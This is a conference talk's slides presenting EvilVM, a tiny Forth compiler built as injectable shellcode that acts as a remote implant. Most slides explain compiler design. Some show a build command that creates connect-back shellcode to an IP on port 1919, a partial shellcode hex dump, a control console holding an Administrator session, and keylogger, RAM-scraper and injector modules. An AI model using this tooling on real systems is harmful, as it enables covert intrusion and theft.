

**Waiter, there's a
compiler in my
shellcode!**



**Not so loud, or
everybody will
want one!**

**Josh Stone
NolaCon, 2019**

Introduction: Josh Stone



30 years programmer

19 years infosec

15 years married

14 years cancer
survivor

Parent of 3 kids

BJJ blue belt

CGA for life

Yeah, older than I look

Introduction: Josh Stone




Currently a researcher working for the R&D team at **FusionX**, part of **Accenture Security**.

NOTE: this presentation covers **EvilUM**, which is a personal project not connected to my work at Accenture. Opinions expressed are mine, not my employer's, etc.

Premise: why EvilVM?

Most programming languages and development platforms are not designed for malicious software use cases.



RCE: the central use case

Programming languages enable you to write programs to run on your computer.

RCE: the central use case

Programming languages enable
you to write programs to run
on your computer.

RCE: the central use case

Programming languages enable you to write programs to run on your computer.

Hackers write programs to run on someone else's computer.

RCE: the central use case

Your Computer

Use resources

Create files

Install dependencies

Permission granted

Use OS interfaces

Restart whenever

Static / unchanging

Defined use case

Others' computers

Avoid notice

Leave no evidence

Leave forest undisturbed

Fight defensive suites

Subversive channels

HA / resilient

Live updates during use

Use case changes often

Design: small

Most friendly languages make large binaries, or require large runtimes or dependencies.

```
Terminal
:) kusrae codes go build agent.go
:) kusrae codes ls -lh agent
-rwxr-xr-x 1 josh josh 2.9M May 11 18:33 agent*
:) kusrae codes
```




```
Terminal
:) kusrae codes ghc agent.hs
Linking agent ...
:) kusrae codes ls -lh agent
-rwxr-xr-x 1 josh josh 1.7M May 11 18:40 agent*
:) kusrae codes
```

```
Terminal
:) kusrae codes ldd agent | awk '/=/ {print $3}' | xargs du -shD
516K    /usr/lib/x86_64-linux-gnu/libgmp.so.10
1.7M    /lib/x86_64-linux-gnu/libm.so.6
32K     /lib/x86_64-linux-gnu/librt.so.1
16K     /lib/x86_64-linux-gnu/libdl.so.2
32K     /usr/lib/x86_64-linux-gnu/libffi.so.6
144K    /lib/x86_64-linux-gnu/libpthread.so.0
2.0M    /lib/x86_64-linux-gnu/libc.so.6
:) kusrae codes
```

Design: flexible execution



```
Terminal
:) kusrae evilvm ./build.rb -n -i 10.0.3.2 -p 1919 -S -o - -f string | head
Assembled 6002 bytes of shellcode
Writing output of 25905 bytes
char *code =
"\x31\xdb\xb3\x28\x65\xc6\x03\x00\xb3\x60\x65\x48\x8b\x1b\x48\x8b"
"\x5b\x18\x48\x8b\x5b\x20\xeb\x0a\x31\xdb\xb3\x28\x65\x48\x89\x0b"
"\xeb\xe6\x80\x7b\x38\x40\x48\x8b\x43\x20\x48\x8b\x1b\x75\xf3\xc8"
"\x40\x02\x00\x49\x89\xe7\x49\x89\x47\x08\x8b\x58\x3c\x8b\x9c\x03"
"\x88\x00\x00\x00\x48\x01\xc3\x8b\x73\x20\x48\x01\xc6\x49\x89\x77"
"\x10\x8b\x73\x1c\x48\x01\xc6\x49\x89\x77\x18\x8b\x73\x24\x48\x01"
"\xc6\x49\x89\x77\x20\x31\xd2\x48\xff\xca\x48\xbb\x47\x65\x74\x50"
"\x72\x6f\x63\x41\x49\x8b\x77\x10\xff\xc2\x8b\x04\x96\x49\x03\x47"
"\x08\x48\x39\x18\x75\xf2\x49\x8b\x77\x20\x31\xc0\x66\x8b\x04\x56"
:) kusrae evilvm
```



Design: remote IO



Design: wide capabilities

Malware
Logic

Abstractions

Runtime

Win32 C Libs


Machine Code




High Ceiling

Low Floor


Design: dynamic code loading




Key
Logger



RAM
Scraper



DLL
Injector



Sword by Vertigophase from the Noun Project
Zombie, Axe, Pickaxe by Lluís Iborra from the Noun Project
hacker by Kamaluddin from the Noun Project

Design: virtual machine

First thought,
build a small
injectable VM,
compile and load
code remotely.

But concept
morphed as I
realized I could put
the whole language
in the agent.

Didn't want to name
it Evil, though, so
EvilVM it is,
anyway.



EvilVM: intro

Server console for control / interaction.

Multiple concurrent sessions

Dynamic code loading

REPL / direct Compiler interaction

```
Terminal
:( 130 kusrae evilvm server/server.rb
Root dir is /home/josh/homebrew/evilvm

#####
##
##
##
##
#####
      .## ## ##,
     .##` ## `##,
    .##` ## `##,
   .##` ## `##,
  .##` ## `##,
 <##` ## `##,
#####
Welcome to IPPWN          ##
you are here early       ##
Let's fault some segs together ##

Binding server on 0.0.0.0:1919
Awaiting inbound connection...

NOTE: : File /home/josh/homebrew/evilvm/samples/payload-net.fth loaded



Introducing channel #1
1 [wisteria] -> 16780718 7214405 7584 7584 Evil#Forth

---- BEGIN OUTPUT ----
IDENT:Administrator@DESKTOP-MOVLØCK.DESKTOP-MOVLØCK:bdafe9eb9-256a-43c8-ad40-bd96a329c73e
----- END OUTPUT -----
1 [wisteria] -> hostname
1 [wisteria] ->
---- BEGIN OUTPUT ----
DESKTOP-MOVLØCK
----- END OUTPUT -----
1 [wisteria] ->
```

EvilVM: intro

Native code compiler for stack-based language:

```
Terminal
1 [wisteria] -> : test 1 and if ." odd" else ." even" then ;
1 [wisteria] -> see test
1 [wisteria] ->
8935b3 49 83 ec 08 49 89 3c 24 bf 01 00 00 00 49 23 3c
8935c3 24 49 83 c4 08 48 89 f8 49 8b 3c 24 49 83 c4 08
8935d3 48 21 c0 0f 84 32 00 00 00 49 83 ec 08 49 89 3c
8935e3 24 48 bf f3 35 89 00 00 00 00 00 e9 04 00 00
8935f3 6f 64 64 00 49 83 ec 08 49 89 3c 24 bf 03 00 00
893603 00 e8 bb d2 fe ff e9 2e 00 00 00 49 83 ec 08 49
893613 89 3c 24 48 bf 25 36 89 00 00 00 00 00 e9 05 00
893623 00 00 65 76 65 6e 00 49 83 ec 08 49 89 3c 24 bf
893633 04 00 00 00 e8 88 d2 fe ff 4d 3b a7 30 00 00
893643 7e 01 cc c3
1 [wisteria] -> █
```




EvilVM: intro

Same environment, any IO layer:

TCP	Agent connects over socket
HTTP	Agent uses wininet for comms
Streams	Use STDIN/STDOUT streams
Memory	Read IO from memory

Easy to add more. IO is a simple stream of bytes in and out; all code is protocol agnostic.



Tunnel Up by Alone forever from the Noun Project
Zombie by Lluisa Iborra from the Noun Project
hacker by Kamaluddin from the Noun Project

EvilVM: intro

EvilVM is small, about 5-10KB, depending on IO transport, trim level, and encapsulation methods:

```
Terminal
:) kusrae evilvm ./build.rb -n -i 10.0.3.2 -p 1919 -S -o /dev/null
Assembled 6002 bytes of shellcode
Writing to file '/dev/null'
Writing output of 6002 bytes
:) kusrae evilvm
```

EvilVM: intro

EvilVM is a position independent shellcode, which can be packaged or encoded however you like. It requires no dependencies other than kernel32.dll.

```
Terminal
:) kusrae evilvm ls -lh evilvm*
-rw-r--r-- 1 josh josh 7.9K May 11 20:38 evilvm.b64
-rw-r--r-- 1 josh josh 37K May 11 20:39 evilvm.cs
-rw-r--r-- 1 josh josh 7.0K May 11 20:37 evilvm.exe
-rw-r--r-- 1 josh josh 37K May 11 20:38 evilvm.h
-rw-r--r-- 1 josh josh 5.9K May 11 20:37 evilvm.shellcode
:) kusrae evilvm
```


PLT: compilers are big

So how do we fit our programming language into a small payload, that runs fileless, and deploys flexibly?



PLT: compilers are big

Compiler Codebases



PLT: compilers are big

plication, however, a threaded interpretive language is nearly as efficient as assembled code.

A major advantage of a TIL is the memory required to implement the language. The core language can be contained in less than 4 K bytes, and an assembler, editor, and virtual memory system requires an additional 2 or 3 K bytes. Compare this to the 24 to 32 K bytes required to host a compiler on a microcomputer or minicomputer. Once the core language is available, an application keyword can be added in an incredibly small space because the full

Lightweight, memory constrained environments were *de rigueur* back in the day. The RCE use case bears remarkable similarity to the early days of hobbyist computing.

I found inspiration in **Forth, a programming language invented by **Chuck Moore** in **1970**, and based on a unique code execution and compilation paradigm.**

PLT: compilers

Typical compiler:

Lexing

Parsing

Transformation

Code generation

Linking

PLT: compilers

Typical compiler:

Lexing

Parsing

Transformation

Code generation


Linking

```
int main() {  
    printf("%d\n", 3 + 4);  
}
```


PLT: compilers

Typical compiler:


Lexing
Parsing
Transformation
Code generation
Linking



PLT: compilers

Typical compiler:

Lexing
Parsing
Transformation
Code generation
Linking



PLT: compilers

Typical compiler:

Lexing

Parsing

Transformation

Code generation

Linking

```
sub r12,byte +0x8
mov [r12],rdi
mov rdi,rax
call 0xeb4
sub r12,byte +0x8
mov [r12],rdi
```

PLT: compilers

Typical compiler:

Lexing
Parsing
Transformation
Code generation
Linking



PLT: stack based language

Forth compiler:

Lexing

Parsing

Transformation

Code generation

Linking

Single-pass

lexing

amounts to

splitting

fields on

whitespace

PLT: stack based language

Forth compiler:

Easy Lexing
Parsing
Transformation
Code generation
Linking

Traditional
Forth
compilers have
no syntax
tree or
intermediate
form.

PLT: stack based language

Forth compiler:

Easy Lexing

~~Parsing~~

Transformation

Code generation

Linking

No intermediate
form means in-
place
transformation
of the program.

PLT: stack based language

Forth compiler:

Easy Lexing

~~Parsing~~

~~Transformation~~

Code generation

Linking

Code generation occurs linearly, normally with only two cases: constants and function calls.

PLT: stack based language

Forth compiler:

Easy Lexing

~~Parsing~~

~~Transformation~~

Easy Code gen.

Linking

Code is compiled at run-time, so there is usually no compatible analog for linked bodies of object code.

PLT: stack based language

Forth compiler:

Easy Lexing

~~Parsing~~

~~Transformation~~

Easy Code gen.

~~Linking~~

Forth compilers
can be made
VERY SMALL, and
level of
sophistication
is up to the
programmer.

PLT: forth ecosystem

Forth has two stacks, the **data stack** for temporary storage, and the **return stack** for nested execution. Code is usually **reverse polish notation**, putting arguments before the function call.

<code>(2 + 3) * 5</code>	<code>2 3 + 5 *</code>
<code>if(x and 1) ...</code>	<code>x 1 and if ...</code>
<code>quad(a, b, c)</code>	<code>a b c quad</code>

Formally, functions do not technically take arguments, but all have the same type signature:

```
stack fun(stack)
```

PLT: forth ecosystem



The
Dictionary

Maps names to addresses in memory. Almost all variables, functions, etc., are definitions in the dictionary.

PLT: forth ecosystem

The ':' compiler

```
create a new dictionary entry
while true:
    read a word from input
    if word in dictionary:
        if word is normal:
            compile a function call
        else:
            execute it
    else:
        if word is a number:
            compile a constant
        else:
            break
```

PLT: linear compilation


The initial dictionary contains only what is needed by the compiler. The rest is added in the core API.

```
Terminal
:) kusrae play wine ../streams.exe
2561474 4264182 45 45 Evil#Forth

ok
words ok
tail compile : header ; !boot reset s>n parse inline immediate ms d, w, c, , walk banner dump . bye words execute >xt lookup compare or and / /mod * - + globals psp get proc kernel32 >name cells cell d! c! ! @ rot over 2drop 2dup r@ r> >r swap nip drop dup type key emit !echo +echo -echo initio engine word space cr memkey close underflow err prompt
```

PLT: linear compilation

`if ... else ... then` are just compiler extensions that add conditionals to the language:



